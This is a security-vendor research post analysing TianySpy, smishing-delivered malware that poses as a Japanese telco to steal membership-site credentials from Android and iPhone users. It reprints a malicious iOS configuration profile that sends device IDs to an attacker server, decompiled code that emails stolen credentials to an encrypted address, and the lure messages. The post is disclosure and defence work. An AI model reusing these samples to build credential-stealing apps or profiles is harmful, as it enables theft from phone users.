TianySpy Malware Uses Smishing Disguised as Message From Telco

trendmicro.com/en_us/research/22/a/tianyspy-malware-uses-smishing-disguised-as-message-from-telco.html

Trend Micro confirmed a new mobile malware infection chain targeting both Android and iPhone devices. The malware might have been designed to steal credentials associated with membership websites of major Japanese telecommunication services.

By: Trend Micro January 25, 2022

This blog was first published here: https://blog.trendmicro.co.jp/archives/29322

It has been some time since SMS or text messaging has become a means to spread mobile malware. In September 2021, Trend Micro confirmed a new mobile malware infection chain targeting both Android and iPhone devices. The chain is triggered by a smishing message that appears to be sent from a telecommunications company. It is surmised that the malware might have been designed to steal credentials associated with membership websites of major Japanese telecommunication services.

This is the first case confirmed by Trend Micro wherein an iPhone device was the target of a malware infection triggered by smishing, as Android devices have always been the main target in all other cases. This is a noteworthy cyberthreat, considering that the Japan Cybercrime Control Center (JC3) also published a similar alert.



Figure 1. Examples of smishing message confirmed to be part of a TianySpy campaign

Infection chain

This campaign was confirmed as active between September 30 and October 12, 2021. The smishing message, which was disguised as coming from a telecommunications company, contains a link to a malicious website. In turn, the website contains instructions to install what appears to be security software but is actually malware. Trend Micro confirmed two patterns of the message spread in this campaign:

- In the first pattern, the SMS is sent from a malicious SMS delivery service:
  【●●●】お客様がご利用の●アカウントが不正利用の可能性があります。ご確認が必要です。
  (In English, this reads as follows: “Unauthorized access to your account detected. Please confirm.”)
- In the second pattern, the SMS is potentially sent from devices infected by “AndroidOS_KeepSpy.GCL,” an Android malware:
  ●●●お客様センターです。ご利用料金のお支払い確認が取れておりません。ご確認が必要です。
  (In English, this reads as follows: “Your payment could not be confirmed. Please confirm.”)

In the first pattern, TianySpy was confirmed to be infected in cases where users accessed the malicious link from both Android and iPhone devices. In the second pattern, users of Android devices were lured into accessing the malicious link, resulting in their devices being infected with KeepSpy. In the same pattern, users of iPhones who accessed the malicious link were infected with the version of TianySpy for their device.

Figure 2. Malicious site accessed from an Android device

Figure 3. Malicious site accessed from an iPhone device

The configuration profile in an iPhone is a function that can be used to define configuration for various functions of the device, including the Wi-Fi setting. In this campaign, users were lured into downloading and installing a malicious configuration profile upon accessing a link in a smishing message sent to their iPhone. Research from Trend Micro has confirmed that device information, such as the Unique Device Identifier (UDID), is sent to the attacker's site when the malicious configuration profile is installed.

The sent UDID is then used in a provisioning profile, which has TianySpy built in. This enables TianySpy to infect an iPhone through Ad Hoc distribution, which is usually used to deploy an application in its development stage.

```
<dict>
    <key>PayloadContent</key>
    <dict>
        <key>URL</key>
        <string>https:/          ).com:1818/api/task/create/v3nts/58758n5G"56@5G758$5G85G$5865G@
58US8n58n5G85UUS8@5G75GUSUP5U85UUSUUSUS5UG5UHSUUSUG5U75US5US5U7/site/no</string>
        <key>DeviceAttributes</key>
        <array>
            <string>UDID</string>
            <string>PRODUCT</string>
        </array>
    </dict>
    <key>PayloadOrganization</key>
    <string>次のステップを承認する</string>
    <key>PayloadDisplayName</key>
    <string>  セキュリティ- [インストール]をクリックします</string>
    <key>PayloadVersion</key>
    <integer>1</integer>
    <key>PayloadUUID</key>
    <string>67e93dc4ef8444b6ada238b4e80e1d36</string>
    <key>PayloadIdentifier</key>
    <string>online.mtons.profile-service</string>
    <key>PayloadDescription</key>
    <string>この構成ファイルは、ユーザーがAPPのインストールを承認するのに役立ちます。</string>
    <key>PayloadType</key>
    <string>Profile Service</string>
```

Figure 4. Example of a malicious configuration profile

Figure 5. Example of data transmitted upon installation of configuration profile



Figure 6. Example of malicious application (.ipa) and provisioning profile



Figure 7. Contents of embedded mobile provision (UUID stolen from iPhone can be seen as installable device)

Malware analysis

From the results of our analysis of TianySpy (Android version), we determined that the malware has the following functions:

- Reading Wi-Fi settings
- Falsifying a legitimate telecommunication company's site, specifically its usage statement via WebView (via Application Web display system for Android)
- Information stealing through a malicious JavaScript
- Sending stolen data by mail
- Displaying a malicious or fake site

TianySpy first checks Wi-Fi settings and then displays an alert message inducing the user to turn off the Wi-Fi, if enabled. If the Wi-Fi is disabled, an authentication page (authentication is required prior to displaying the usage statement page) is shown and credential information and authorized cookies are sent to the attacker's email address. During this process, the Wi-Fi is likely disabled, as the attacker wants to collect credentials over a carrier network.



Figure 8. Decompiled codes from TianySpy Android version (left) and an alert message shown when Wi-Fi is enabled (right)

```
public void run() {
    try {
        com.zrwilvjx.myikbhif.EmailSender emailSender = new com.zrwilvjx.myikbhif.EmailSender();
        emailSender.setProperties(com.zrwilvjx.myikbhif.EncryptUtils.decryptPassword("Bho/
            bnoK0LWn4I5HPmzt9XVnwZIodB69"), com.zrwilvjx.myikbhif.EncryptUtils.decryptPassword("
            Chko2N5DpvM="));
        java.lang.String decryptPassword = com.zrwilvjx.myikbhif.EncryptUtils.decryptPassword("
            WukOify1GwOHBy5g9xQNTQ==");
        emailSender.setMessage(decryptPassword, com.zrwilvjx.myikbhif.EncryptUtils.decryptPassword("
            VV1Y3cNSBgB1Z8GSKHQevQ==") + com.zrwilvjx.myikbhif.MainActivity.this.getUUID(), this.data);
        emailSender.setReceiver(new java.lang.String[]{com.zrwilvjx.myikbhif.EncryptUtils.
            decryptPassword("5wE0aMFrGxSHBy5g9xQNTQ==")});
        emailSender.sendEmail(com.zrwilvjx.myikbhif.EncryptUtils.decryptPassword("Bho/
            bnoK0LWn4I5HPmzt9XVnwZIodB69"), com.zrwilvjx.myikbhif.EncryptUtils.decryptPassword("
            WukOify1GwOHBy5g9xQNTQ=="), com.zrwilvjx.myikbhif.EncryptUtils.decryptPassword("
            GvrxQK+AgxL8dCQHBfMgWg=="));
    } catch (javax.mail.internet.AddressException e) {
        e.printStackTrace();
    } catch (javax.mail.MessagingException e2) {
        e2.printStackTrace();
    }
```

Figure 9. Decompiled codes from TianySpy Android version (encrypted attacker's email address)

```
In [15]: enc='5wE0aMFrGxSHBy5g9xQNTQ=='

In [16]: DES.new(key).decrypt(base64.b64decode(enc))
Out[16]: 'bk@[redacted].com¥x03¥x03¥x03'
```

Figure 10. Decrypted attacker's email address

Stop.html, which is enclosed in TianySpy, is displayed upon accessing a legitimate usage statement page. Stop.html contains contents that make it seem that the site is under maintenance or security enhancement. We believe that the reason behind this is that the attacker wishes to hide the usage statement page.

Figure 11. Stop.html enclosed in the resource of TianySpy Android version

Figure 12. Contents of stop.html

The iPhone version of TianySpy shows many similarities with its Android version, such as holding encrypted strings that contain the URL of the website's usage statement, the attacker's email address, and stop.html. Hence, the iPhone version of TianySpy is highly likely to steal credentials and send them to the attacker.



Figure 13. String values included in the iPhone version of TianySpy



Figure 14. String values included in the iPhone version of TianySpy (encrypted email address)



Figure 15. Decrypted email address; the same email address is seen in the Android version of TianySpy

Relation with phishing group targeting local banks in Japan

The Cyber Security Institute at Trend Micro collaborated with JC3 and its members to research and analyze a phishing group targeting domestic banks in Japan. The results of this collaboration were reported in April 2021. Trend Micro also reported notable characteristics of BP1 and BP6, the two largest banking phishing groups identified in the project.

As mentioned earlier, some text messages seen in this campaign contained links to lure users into installing security software. In reality, however, users would end up unknowingly infecting their device with the Android malware KeepSpy. It has also been confirmed that when accessed via an iPhone outside of the observed campaign period (September 30 to October 12, 2021), these phishing sites appear as websites for a telecommunication company and are categorized under the BP1 group.

Figure 16. HTML source of a phishing site disguised as the website of a telecommunication company

Figure 17. HTML source of a phishing site disguised as the website of a telecommunication company

How to protect yourself from phishing

This is the first case in Japan where a type of malware that targets iPhones resulted in financial damage.

This campaign shows that iPhones can indeed be infected by malware once a malicious configuration profile is installed. This case also confirmed that simply accessing a malicious website would not inevitably infect a device with malware. Rather, a user has to complete the process of installing the malware for

infection to take place. This means that with enough knowledge and caution, a user can protect their device from infection.

We also believe that smishing continues to be part of this loop of attack chains targeting smartphones. In the meantime, JC3 continues to publish alert notifications with regard to the same campaign detailed in this blog for additional reference.

More details on smishing and how to protect yourself from such threats can be found in this blog.

Indicators of compromise

SHA256	Trend Micro Detection
b42bdfceb8e7733db22645fee95482dccf5260dcd3ff15ede0de77d2120c3845	AndroidOS_TianySpy.GCL
a16878598e0ce5924fa45c09319b48e566f4d935626042ba378f4f1f7b9ad798	
5d27cc2e0a8ab987341e8995bf50cc763160cce4191df9a94c4b39b570c0d6a5	
73c19a778500c6fb04f60d60527ea76a870590ed9e0f6014cb03419d02ff0457	
ada8dfe4914f824e5a4a03aec8f135a4544cc0086830f23285dc67d42ec1f29c	
839246c1b13d2d9c87907bdd4069ce0aad02e5660cb10fad4a85805e4b81dcea	